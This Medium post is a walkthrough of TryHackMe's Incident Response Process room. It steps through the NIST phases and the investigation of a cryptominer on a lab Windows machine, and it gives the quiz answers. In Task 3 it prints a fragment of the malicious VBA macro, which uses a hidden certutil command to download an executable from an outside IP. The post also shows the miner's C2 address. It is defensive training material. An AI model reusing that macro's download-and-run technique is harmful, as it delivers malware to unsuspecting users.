

★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



# Incident Response Process: TryHackMe Writeup



Ansul Kotadia · [Follow](#)

4 min read · Nov 28, 2024



Listen



Share



More



### Incident Response Process THM

## Task 1: Introduction

*In this room, you will take on the role of a member of the Incident Response Team (IRT) tasked with managing an incident on a potentially compromised Windows workstation.*

### **Learning Objectives**

- *Understand the different phases of the incident response process*
- *Apply the process to a realistic scenario as an incident responder*

**No answer needed.**

---

## Task 2: Incident Response Lifecycle

---

*The NIST Incident Response Framework involves 4 steps:*

- 1. **Preparation:** Establishing and maintaining an incident response capability.*
- 2. **Detection and Analysis:** Identifying and understanding the scope and impact of an incident.*
- 3. **Containment, Eradication, and Recovery:** Limiting the incident's impact, eliminating the threat, and restoring normal operations.*
- 4. **Post-Incident Activity:** Reviewing and improving the incident response process and documentation.*

### **Question:**

#2.1 What is the phase of the NIST Incident Response Framework in which incident responders are usually called to action?

**Answer: Detection and Analysis**

---

## Task 3: Detection and Analysis

---

*“The user contacted the IT Team, reporting that his laptop started acting up and became extremely slow, to the point that he was having trouble working. The user couldn’t pinpoint exactly what he was doing when the computer suddenly slowed down. He was browsing the web and working on some documents, as usual. He tried rebooting the machine, but performance was still very low.*

*IT has checked the machine’s resources and found that the CPU usage is unusually high, even after closing all running apps. Suspecting a potential incident, IT has escalated the ticket to the SOC Team.*

*The SOC Team has verified that no alert was raised on the SIEM or EDR platforms for the workstation. The only anomaly that we have identified is some outbound connections on*

*the perimeter firewall originating from the workstation's IP. The connections occur every second, and all have the same destination IP. The connections are not blocked by the FW. We have gone back to the user, who doesn't acknowledge these connection attempts.*

*Escalating to the IR Team."*

*I have provided the answers and the place where to find them in the tasks using the screenshots below:*

### Questions:

#3.1 What is the name of the process active in the attached VM that we suspect could be a miner?




The screenshot shows the Windows Task Manager window with the 'Processes' tab selected. It lists two running processes: 32th4ckm3.exe and ai.exe, both running under the user TryCleanU....

Name	PID	Status	User name	CPU	Memory (a...	UAC virtualizat...
32th4ckm3.exe	4340	Running	TryCleanU...	50	604 K	Disabled
ai.exe	2088	Running	TryCleanU...	00	19,152 K	Disabled

**Answer: 32th4ckm3.exe**

#3.2 What is the combination IP:port of the C2 server of the malware?




The screenshot shows a Windows command prompt with the following commands and output:

```
C:\Users\TryCleanUser>netstat -aofn | find 5028
FIND: Parameter format not correct

C:\Users\TryCleanUser>netstat -aofn | find "5028"
TCP    10.10.113.34:49753    45.33.32.156:42424    SYN_SENT    5028
```


**Answer: 45.33.32.156:42424**

#3.3 What is the name of the document containing the malicious macro?



**Answer: invoice n. 65748224.docm**

#3.4 What is the website from which the miner was downloaded?



**Answer: http://172.233.61.246/**

#3.5 What is the utility that the macro leveraged to download the malware?


```
strURL = "http://172.233.61.246/32th4ckm3.exe"  
strFilePath = Environ("TEMP") & "\32th4ckm3.exe"  
strCmd = "cmd /c certutil -urlcache -split -f "" & strU  
Shell strCmd, vbHide  
Wait (10)
```

**Answer: certutil**

## Task 4: Containment, Eradication, and Recovery


### Questions:

#4.1 Which folder should we navigate to in order to find and delete the malicious process? (Full path)



**Answer:** C:\Users\TryCleanUser\AppData\Local\Temp\2

#4.2 In the Run registry key, what is the name of the string value that has been added by the miner for persistence?



**Answer: DefaultApp**

## Task 5: Closing the Cycle

*The post-incident activity phase in the incident response lifecycle is a critical step that focuses on learning from the incident to enhance future response efforts and overall security posture. This phase involves thoroughly reviewing the incident, documenting lessons learned, and integrating these insights into the Incident Response Plan (IRP) developed during the preparation phase. By doing so, organisations can continuously improve their readiness and resilience against future threats.*

### Question:

#5.1 The goal of an effective preparation phase is to develop an:

**Answer: Incident Response Plan**

## Task 6: Conclusion

*In conclusion, we have learnt that mastering the incident response process is essential for safeguarding an organisation's digital assets and ensuring business continuity in the face of cyber threats.*

**No answer needed.**

# Thank you!

[Incident Response Process](#)[Irp Thm](#)[Tryhackme Walkthrough](#)[Tryhackme Writeup](#)[Incident Response Thm](#)[Follow](#)

## Written by Ansul Kotadia

48 Followers · 81 Following

### Responses (1)



What are your thoughts?

[Respond](#)

Abdulrahimmuzamirmafabi

21 days ago



Open in app ↗

# Medium




Search





## More from Ansul Kotadia




 Ansul Kotadia

### Cheese CTF: TryHackMe Walkthrough

Hello, everyone! In this post, we'll be exploring the Cheese CTF room on TryHackMe, where we tackle several exciting challenges. We'll use...

Sep 26, 2024  119






## The Sticker Shop: TryHackMe Writeup.

Hey there, fellow hackers! 🙌 Let's dive into a fun and easy TryHackMe room called The Sticker Shop. This room challenges us to exploit a...

Dec 2, 2024 🖱 26




## Pyrat: TryHackMe Writeup

Pyrat THM

Oct 4, 2024 🖱 3





 Ansul Kotadia

## Supply Chain Attack: Lottie: TryHackMe Writeup.

Task 1: Introduction

Nov 22, 2024  26



See all from Ansul Kotadia

## Recommended from Medium



In T3CH by Axoloth

## TryHackMe | Brute Force Heroes | WriteUp

Walkthrough room to look at the different tools that can be used when brute forcing, as well as the different situations that might favour...



Oct 3, 2024



51



Ansul Kotadia

## Supply Chain Attack: Lottie: TryHackMe Writeup.

Task 1: Introduction

Nov 22, 2024 26



## Lists



### Staff picks

798 stories · 1561 saves




### Stories to Help You Level-Up at Work

19 stories · 912 saves



### Self-Improvement 101

20 stories · 3200 saves



### Productivity 101

20 stories · 2709 saves



**Day 18**  
**Answers**

[cyberw1ng.medium.com](https://cyberw1ng.medium.com)

 In Infosec Matrix by Karthikeyan Nagaraj

## Advent of Cyber 2024 [ Day 18 ] Writeup with Answers | TryHackMe Walkthrough

I could use a little AI interaction!

★ Dec 18, 2024 735 1





**Day 11**  
**Answers**


[cyberw1ng.medium.com](https://cyberw1ng.medium.com)

 In System Weakness by Karthikeyan Nagaraj

## Advent of Cyber 2024 [ Day 11 ] Writeup with Answers | TryHackMe Walkthrough

If you'd like to WPA, press the star key!

★ Dec 11, 2024 🖱 855 💬 1



 In T3CH by Axoloth

## TryHackMe | Critical | WriteUp

Acquire the basic skills to analyze a memory dump in a practical scenario.

★ Jul 21, 2024 🖱 104



 In T3CH by Axoloth

## TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations

★ Nov 5, 2024 🖱 60



See more recommendations